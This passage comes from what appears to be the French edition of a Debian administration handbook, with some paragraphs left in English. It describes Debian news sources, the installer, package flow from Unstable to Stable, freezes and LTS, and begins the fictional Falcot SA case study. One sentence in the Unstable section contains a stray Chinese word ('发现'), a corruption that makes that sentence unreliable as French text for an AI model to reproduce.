Debian's official blog (bits.debian.org³) is also a good source of information. It conveys most of the interesting news that are published on the various mailing lists that we already covered and other important news contributed by community members. Since all Debian developers can contribute these news when they think they have something noteworthy to make public, Debian's blog gives a valuable insight while staying rather focused on the project as a whole.

A more informal source of information can also be found on Planet Debian, which aggregates articles posted by Debian contributors on their respective blogs. While the contents do not deal exclusively with Debian development, they provide a view into what is happening in the community and what its members are up to.

► <https://planet.debian.org/>

Le projet est également bien représenté sur les réseaux sociaux. Même si Debian n'a de présence officielle que sur les plates-formes animées par du logiciel libre (comme Identi.ca, la plate-forme de microblogging, animée par *pump.io*), il y a de nombreux contributeurs Debian qui font vivre des comptes Twitter, des pages Facebook et Google+, et plus encore.

► <https://identi.ca/debian>

► <https://twitter.com/debian>

► <https://www.facebook.com/debian>

► <https://plus.google.com/111711190057359692089>

1.5. Rôle d'une distribution

Une distribution GNU/Linux a deux objectifs principaux : installer un système libre sur un ordinateur (vierge ou disposant déjà d'autres systèmes) et fournir une palette de logiciels couvrant tous les besoins de l'utilisateur.

1.5.1. L'installateur : `debian-installer`

`debian-installer`, conçu de manière très modulaire pour être le plus générique possible, répond au premier. Il couvre un grand nombre de scénarios d'installations et surtout facilite grandement la création d'un installateur dérivé correspondant à un cas particulier.

³<https://bits.debian.org>

Cette modularité, qui le rend aussi plus complexe, pourra perturber les développeurs découvrant cet outil. Fonctionnant en mode graphique comme en mode texte, le parcours de l'utilisateur reste toutefois similaire. De gros efforts ont été consentis pour réduire le nombre de champs à renseigner — notamment grâce à l'usage d'un logiciel de détection automatique du matériel.

Il est intéressant de remarquer que les distributions dérivées de Debian se différencient beaucoup sur cet aspect et fournissent un installateur plus limité (souvent confiné aux architectures i386 ou amd64) mais bien plus convivial aux yeux des utilisateurs néophytes. En revanche, elles se gardent généralement de trop diverger sur les contenus des paquets pour profiter au maximum de la grande famille de logiciels proposés sans souffrir de problèmes de compatibilité.

1.5.2. La bibliothèque de logiciels

Quantitatively, Debian is undeniably the leader in this respect, with over 25,000 source packages. Qualitatively, Debian's policy and long testing period prior to releasing a new stable version justify its reputation for stability and consistency. As far as availability, everything is available on-line through many mirrors worldwide, with updates pushed out every six hours.

Many retailers sell DVD-ROMs on the Internet at a very low price (often at cost), the “images” for which are freely available for download. There is only one drawback: the low frequency of releases of new stable versions (their development sometimes takes more than two years), which delays the inclusion of new software.

La plupart des nouveaux logiciels libres sont rapidement pris en charge dans la version de développement, qui permet de les installer. Si cela implique trop de mises à jour par le jeu des dépendances, on peut aussi recompiler le programme pour la version stable de Debian (voir le chapitre 15, « [Conception d'un paquet Debian](#) » page 464 pour plus de détails sur le sujet).

1.6. Cycle de vie d'une *release*

Le projet dispose à tout instant de trois à six versions différentes de chaque logiciel, nommées *Experimental*, *Unstable*, *Testing*, *Stable*, *Oldstable*, et même *Oldoldstable*. Chacune correspond à un stade différent du développement. Pour bien les comprendre, suivons le parcours d'un programme, de sa première mise en paquet à son intégration dans une version stable de Debian.

VOCABULAIRE
Release

Le terme « *release* » désigne chez Debian une version particulière d'une distribution (ex : « *the unstable release* » signifie « la version instable »). Il désigne aussi l'annonce publique de toute nouvelle version (stable).

1.6.1. Le statut *Experimental*

Traitons d'abord le cas particulier de la distribution *Experimental* : c'est un ensemble de paquets Debian correspondant à des logiciels en cours de développement et pas forcément finalisés —

d'où son nom. Tout ne transite pas par cette étape ; certains développeurs y créent des paquets pour obtenir un premier retour des utilisateurs les plus expérimentés (ou les plus courageux).

Par ailleurs, cette distribution abrite fréquemment des modifications importantes portant sur des paquets de base et dont l'intégration dans *Unstable* avec des bogues gênants aurait des répercussions trop importantes et bloquantes. C'est donc une distribution totalement isolée, dont les paquets ne migrent jamais vers une autre (sauf intervention expresse du mainteneur ou des *ftpmasters*). Elle n'est également pas utilisable de manière indépendante : seul un sous-ensemble des paquets existants est présent dans *Experimental* et elle ne contient généralement pas le système de base. Cette distribution est donc exploitable seulement en combinaison avec une autre distribution indépendante, comme *Unstable*.

1.6.2. Le statut *Unstable*

Revenons au cas d'un paquet type. Le mainteneur crée un premier paquet, qu'il compile pour *Unstable* et place sur le serveur ftp-master.debian.org. Cette première manifestation implique inspection et validation par les *ftpmasters*. Le logiciel est alors disponible dans *Unstable*, la distribution la plus à jour choisie par des utilisateurs préférant le dernier cri à l'assurance de l'absence de bogues graves. Ceux-ci découvrent alors le programme et le testent.

S'ils y发现 des bogues, ils les décrivent à son mainteneur. Ce dernier prépare alors régulièrement des versions corrigées, qu'il place sur le serveur.

Every newly updated package is updated on all Debian mirrors around the world within six hours. The users then test the corrections and search for other problems resulting from the modifications. Several updates may then occur rapidly. During these times, autobuilder robots come into action. Most frequently, the maintainer has only one traditional PC and has compiled their package on the amd64 (or i386) architecture (or they opted for a source-only upload, thus without any precompiled package); the autobuilders take over and automatically compile versions for all the other architectures. Some compilations may fail; the maintainer will then receive a bug report indicating the problem, which is then to be corrected in the next versions. When the bug is discovered by a specialist for the architecture in question, the bug report may come with a patch ready to use.




FIGURE 1.2 Compilation d'un paquet par les autobuilders

DÉCOUVERTE **buildd, le recompilateur de paquet Debian**

buildd est l'abréviation de *build daemon*. Ce logiciel recompile automatiquement les nouvelles versions des paquets Debian sur l'architecture qui l'accueille (la compilation croisée – *crosscompiling* – est évitée dans la mesure du possible).

Ainsi, pour produire des binaires destinés à l'architecture `arm64`, le projet dispose de machines `arm64`. Le programme *buildd* y fonctionne en permanence afin de créer des paquets binaires pour `arm64` à partir des paquets sources expédiés par les développeurs Debian.

Ce logiciel est employé sur tous les ordinateurs servant d'*autobuilders* à Debian. Par extension, le terme *buildd* désigne souvent ces machines, en général réservées à cet usage.

1.6.3. La migration vers *Testing*

Un peu plus tard, le paquet aura mûri ; compilé sur toutes les architectures, il n'aura pas connu de modifications récentes. C'est alors un candidat pour l'intégration dans la distribution *Testing* – ensemble de paquets *Unstable* sélectionnés sur quelques critères quantifiables. Chaque jour, un programme choisit automatiquement les paquets à intégrer à *Testing*, selon des éléments garantissant une certaine qualité :

1. absence de bogues critiques, ou tout du moins nombre inférieur à celui de la version actuellement intégrée dans *Testing* ;

2. villégiature minimale de 10 jours dans *Unstable*, ce qui laisse assez de temps pour trouver et signaler les problèmes graves ;
3. compilation réussie sur toutes les architectures officiellement prises en charge ;
4. dépendances pouvant toutes être satisfaites dans *Testing*, ou qui peuvent du moins y progresser de concert avec le paquet.

Ce système n'est évidemment pas infaillible ; on trouve régulièrement des bogues critiques dans un paquet intégré à *Testing*. Il est pourtant globalement efficace et *Testing* pose beaucoup moins de problèmes qu'*Unstable*, représentant pour beaucoup un bon compromis entre la stabilité et la soif de nouveauté.

NOTE

Limitations de *Testing*

Bien que très intéressante dans son principe, *Testing* rencontre quelques problèmes pratiques : l'enchevêtrement des dépendances croisées entre paquets est tel qu'un paquet ne peut que rarement y progresser tout seul. Les paquets dépendant tous les uns des autres, il est parfois nécessaire d'y faire progresser simultanément un grand nombre d'entre eux, ce qui est impossible tant que certains subissent des mises à jour régulières. Par ailleurs, le script identifiant les familles de paquets ainsi solidarisés peine beaucoup à les constituer (il s'agirait d'un problème NP-complet, pour lequel nous connaissons heureusement quelques bonnes heuristiques). C'est pourquoi on peut intervenir manuellement et conseiller ce script en lui suggérant des ensembles de paquets ou en imposant l'inclusion de certains d'entre eux — quitte à casser temporairement quelques dépendances. Cette fonctionnalité est accessible aux *Release Managers* et à leurs assistants.

Rappelons qu'un problème NP-complet est de complexité algorithmique exponentielle en fonction de la taille des données, c'est-à-dire la longueur du codage (le nombre de chiffres) des éléments concernés. La seule manière de le résoudre est souvent d'examiner toutes les configurations possibles, ce qui requiert parfois d'énormes moyens. Une heuristique en est une solution approchée et satisfaisante.

COMMUNAUTÉ

Le Release Manager

Release Manager (gestionnaire de versions) est un titre important, associé à de lourdes responsabilités. Son porteur doit en effet gérer la sortie de la nouvelle version stable de Debian et définir le processus d'évolution de *Testing* tant qu'elle ne répond pas aux critères de qualité de *Stable*. Il définit également un calendrier prévisionnel (pas toujours respecté).

On trouve aussi des *Stable Release Managers* (gestionnaires de la version stable), souvent abrégé SRM, qui gèrent et sélectionnent les mises à jour de la version stable de Debian. Ils y incluent systématiquement les correctifs de sécurité et examinent au cas par cas toutes les autres propositions d'inclusion émises par des développeurs Debian soucieux de mettre à jour un de leurs paquets dans la version stable.

1.6.4. La promotion de *Testing* en *Stable*

Supposons notre paquet désormais intégré à *Testing*. Tant qu'il est perfectible, son responsable doit persister à l'améliorer et recommencer le processus depuis *Unstable* (mais ces inclusions ultérieures dans *Testing* sont en général plus rapides : à moins d'avoir changé de manière significative, toutes les dépendances sont déjà présentes). Quand il atteint la perfection, son mainteneur a fini son travail et la prochaine étape est l'inclusion dans la distribution *Stable*, en réalité une simple copie de *Testing* à un moment choisi par le *Release Manager*. L'idéal est de prendre cette décision quand l'installateur est prêt et quand plus aucun programme de *Testing* n'a de bogue critique répertorié.

Étant donné que ce moment ne survient jamais dans la pratique, Debian doit faire des compromis : supprimer des paquets dont le mainteneur n'a pas réussi à corriger les bogues à temps ou accepter de livrer une distribution comptant quelques bogues pour des milliers de logiciels. Le *Release Manager* aura préalablement prononcé une période de *freeze* (gel), où il devra approuver chaque mise à jour de *Testing*. Le but est d'empêcher toute nouvelle version (et ses nouveaux bogues) et de n'approuver que des mises à jours correctives.

VOCABULAIRE

Freeze : la dernière ligne droite

Pendant la période de *freeze*, l'évolution du contenu de la distribution *Testing* est bloquée : plus aucune mise à jour automatique n'a lieu. Seuls les *Release Managers* sont alors habilités à y changer des paquets, selon leurs propres critères. L'objectif est d'éviter l'apparition de nouveaux bogues par l'introduction de nouvelles versions ; seules les mises à jour bien examinées sont acceptées lorsqu'elles corrigent des bogues importants.




FIGURE 1.3 Parcours d'un paquet au sein des différentes versions de Debian

After the release of a new stable version, the Stable Release Managers manage all further development (called “revisions”, ex: 7.1, 7.2, 7.3 for version 7). These updates systematically include all security patches. They will also include the most important corrections (the maintainer of a package must prove the gravity of the problem that they wish to correct in order to have their updates included).

À la fin du voyage, notre hypothétique paquet est désormais intégré à la distribution stable. Ce trajet, non dépourvu de difficultés, explique les délais importants séparant les versions stables de Debian. Il contribue surtout à sa réputation de qualité. De plus, la majorité des utilisateurs est satisfaite par l'emploi de l'une des trois distributions disponibles en parallèle. Les administrateurs systèmes, soucieux avant tout de la stabilité de leurs serveurs, se moquent de la dernière version de GNOME ; ils opteront pour Debian *Stable* et en seront satisfaits. Les utilisateurs finaux, plus intéressés par la dernière version de GNOME ou de KDE que par une stabilité irréprochable, trouveront en Debian *Testing* un bon compromis entre absence de problèmes graves et logiciels relativement à jour. Enfin, les développeurs et utilisateurs les plus expérimentés pourront ouvrir la voie en testant toutes les nouveautés de Debian *Unstable* dès leur sortie, au risque de subir les affres et bogues inhérents à toute nouvelle version de logiciel. À chaque public sa Debian !

CULTURE
GNOME et KDE, les bureaux graphiques

GNOME (GNU Network Object Model Environment) and KDE (K Desktop Environment) are the two most popular graphical desktop environments in the free software world. A desktop environment is a set of programs grouped together to allow

easy management of the most common operations through a graphical interface. They generally include a file manager, office suite, web browser, e-mail program, multimedia accessories, etc. The most visible difference resides in the choice of the graphical library used: GNOME has chosen GTK+ (free software licensed under the LGPL), and KDE has selected Qt (a company-backed project, available nowadays both under the GPL and a commercial license).

- ⇒ <https://www.gnome.org/>
- ⇒ <https://www.kde.org/>




FIGURE 1.4 Parcours chronologique d'un paquet logiciel empaqueté par Debian

1.6.5. Le statut de *Oldstable* et *Oldoldstable*


Chaque version *Stable* a une durée de vie prévue d'environ 5 ans ; étant donné que les versions stables se succèdent au rythme approximatif d'une tous les 2 ans, il peut y avoir jusqu'à 3 versions supportées à un instant donné. Lorsqu'une nouvelle version stable est publiée, la précédente devient *Oldstable* et celle d'encore avant devient *Oldoldstable*.

Le support à long terme (*Long Term Support*, LTS) des versions de Debian est une initiative récente : des contributeurs individuels et des sociétés joignent leurs forces pour créer l'équipe Debian LTS. Les anciennes versions qui ne sont plus officiellement supportées par l'équipe de sécurité de Debian deviennent la responsabilité de cette nouvelle équipe.

L'équipe de sécurité de Debian s'occupe du support de sécurité de la version actuellement *Stable* ; elle s'occupe aussi de *Oldstable*, mais seulement pendant la durée nécessaire pour assurer qu'il y a au moins un an de chevauchement avec la version actuellement stable. Cela correspond approximativement à trois ans de support effectif pour chaque version. L'équipe Debian LTS prend alors la main pour assurer les deux dernières années de support de sécurité, de sorte que chaque version bénéficie d'au moins 5 ans de support et que les utilisateurs puissent migrer d'une version N à la version N+2.

► <https://wiki.debian.org/LTS>

COMMUNITY	
Les sociétés qui parrainent l'effort LTS	<p>Le support à long terme est une lourde responsabilité, parce que les volontaires ont tendance à éviter le travail perçu comme non enthousiasmant. Or, la fourniture de support de sécurité pour des logiciels vieux de 5 ans est, pour de nombreux contributeurs, nettement moins enthousiasmant que la mise en paquet de nouvelles versions amont ou le développement de nouvelles fonctionnalités.</p> <p>Pour que ce projet prenne vie, il a donc fallu compter sur le fait que le support à long terme est particulièrement important pour les sociétés, et qu'elles seraient d'accord pour mutualiser le coût de ce support de sécurité.</p> <p>The project started in June 2014: some organizations allowed their employees to contribute part-time to Debian LTS while others preferred to sponsor the project with money so that Debian contributors get paid to do the work that they would not do for free. Most Debian contributors willing to be paid to work on LTS got together to create a clear sponsorship offer managed by Freexian (Raphaël Hertzog's company):</p> <p>► https://www.freexian.com/services/debian-lts.html</p> <p>In the Debian LTS team, the volunteers work on packages they care about while the paid contributors prioritize packages used by their sponsors.</p> <p>The project is always looking for new sponsors: What about your company? Can you let an employee work part-time on long term support? Can you allocate a small budget for security support?</p> <p>► https://wiki.debian.org/LTS/Funding</p>



Mots-clés

Falcot SA
PME
Forte croissance
Plan directeur
Migration
Réduction des coûts

Présentation de l'étude de cas

Des besoins informatiques en forte hausse 36

Plan directeur 36

Pourquoi une distribution GNU/Linux ? 37

Pourquoi la distribution Debian ? 39

Why Debian Stretch? 40

Dans le cadre de ce livre, vous êtes administrateur système d'une PME en pleine croissance. En collaboration avec votre direction, vous venez de redéfinir le plan directeur du système informatique pour l'année qui vient et avez choisi de migrer progressivement vers Debian pour des raisons tant pratiques qu'économiques. Détailons ce qui vous attend...

Nous avons imaginé cette étude de cas pour aborder tous les services d'un système d'information moderne couramment utilisés dans une société de taille moyenne. Après la lecture de ce livre, vous disposerez de tous les éléments nécessaires pour effectuer vos propres installations de serveurs et voler de vos propres ailes. Vous aurez aussi appris comment trouver efficacement des informations en cas de blocage.

2.1. Des besoins informatiques en forte hausse

Falcot SA est un fabricant de matériel audio haut de gamme. C'est une PME en forte croissance qui dispose de deux sites : Saint-Étienne et Montpellier. Le premier compte environ 150 employés ; il héberge l'usine de fabrication des enceintes, un laboratoire de conception et les bureaux de toute l'administration. Le site de Montpellier, plus petit, n'abrite qu'une cinquantaine de collaborateurs et produit les amplificateurs.

Société fictive de l'étude de cas

NOTE

La société Falcot SA étudiée ici est totalement fictive. Toute ressemblance avec une société réelle est purement fortuite. De même, certaines données des exemples parsemant ce livre peuvent être fictives.

The information system has had difficulty keeping up with the company's growth, so they are now determined to completely redefine it to meet various goals established by management:

- infrastructure moderne capable de monter en puissance facilement ;
- baisse du coût des licences logicielles grâce à l'emploi de logiciels open source ;
- mise en place d'un site de commerce électronique, voire de B2B (*business to business* — il s'agit de la mise en relation de systèmes d'information entre différentes entreprises, par exemple un fournisseur et ses clients) ;
- amélioration importante de la sécurité en vue de mieux protéger les secrets industriels relatifs aux nouveaux produits.

Derrière ces objectifs se dessine une refonte globale du système d'information.

2.2. Plan directeur

Avec votre collaboration, la direction informatique a réalisé une étude un peu plus poussée, permettant d'identifier quelques contraintes et de définir un plan de migration vers le système open source retenu, Debian.

Parmi les contraintes, il faut noter que la comptabilité utilise un logiciel spécifique ne fonctionnant que sous Microsoft Windows™. Le laboratoire utilise quant à lui un logiciel de conception assistée par ordinateur fonctionnant sous OS X™.




FIGURE 2.1 Aperçu global du réseau de Falcot SA

Le passage vers Debian sera bien entendu progressif ; une PME, aux moyens limités, ne peut pas tout changer rapidement. Dans un premier temps, c'est le personnel informatique qui doit être formé à l'administration de Debian. Les serveurs seront ensuite basculés, en commençant par l'infrastructure réseau (routeur, pare-feu, etc.) pour enchaîner sur les services utilisateurs (partage de fichiers, Web, SMTP, etc.). Ce n'est qu'ensuite que les ordinateurs de bureau seront progressivement migrés sous Debian, pour que chaque service puisse être formé (en interne) lors du déploiement du nouveau système.

2.3. Pourquoi une distribution GNU/Linux ?

Plusieurs facteurs ont dicté ce choix. L'administrateur système, qui connaissait cette distribution, l'a fait inclure dans les candidats à la refonte du système d'information. Des conditions économiques difficiles et une compétition féroce ont limité le budget de cette opération, malgré son importance capitale pour l'avenir de l'entreprise. C'est pourquoi les solutions open source ont rapidement séduit : plusieurs études récentes les donnent bien moins onéreuses que les solutions propriétaires tout en assurant une qualité de service équivalente voire supérieure, à condition d'avoir du personnel qualifié pour leur administration.

B.A.-BA
Linux ou GNU/Linux ?

Linux, comme vous le savez déjà, n'est qu'un noyau. Les expressions « distribution Linux » ou « système Linux » sont donc incorrectes : il s'agit en réalité de distributions ou de systèmes *basés sur* Linux. Ces expressions omittent de mentionner les

logiciels qui complètent toujours ce noyau, parmi lesquels les programmes développés par le projet GNU. Richard Stallman, créateur de ce dernier, souhaite bien entendu que l'expression « GNU/Linux » soit systématiquement employée, afin que l'importance de la contribution du projet GNU soit mieux reconnue et ses idées de liberté mieux véhiculées.

Debian has chosen to follow this recommendation, and, thus, name its distributions accordingly (thus, the latest stable release is Debian GNU/Linux 9).

EN PRATIQUE

Le coût total de possession (TCO)

Le *Total Cost of Ownership* (coût total de possession) est la somme d'argent dépensée suite à la possession ou à l'acquisition d'un bien : dans le cas présent, il s'agit de systèmes d'exploitation. Ce prix inclut l'éventuelle licence, la formation du personnel au nouveau logiciel, le changement de toute machine trop peu puissante, les réparations supplémentaires, etc. Tout ce qui découle directement du choix initial est pris en compte.

Ce TCO, qui varie selon les critères retenus dans son évaluation, est rarement significatif par lui-même. En revanche, il est très intéressant de comparer des TCO calculés en suivant les mêmes règles. Cette grille d'appreciation revêt donc une importance capitale et il est facile de la manipuler pour en tirer une conclusion prédéfinie. Ainsi, le TCO d'une seule machine n'a pas de sens puisque le coût d'un administrateur se répercute sur la quantité totale de postes qu'il encadre, nombre qui dépend évidemment du système d'exploitation et des outils proposés.

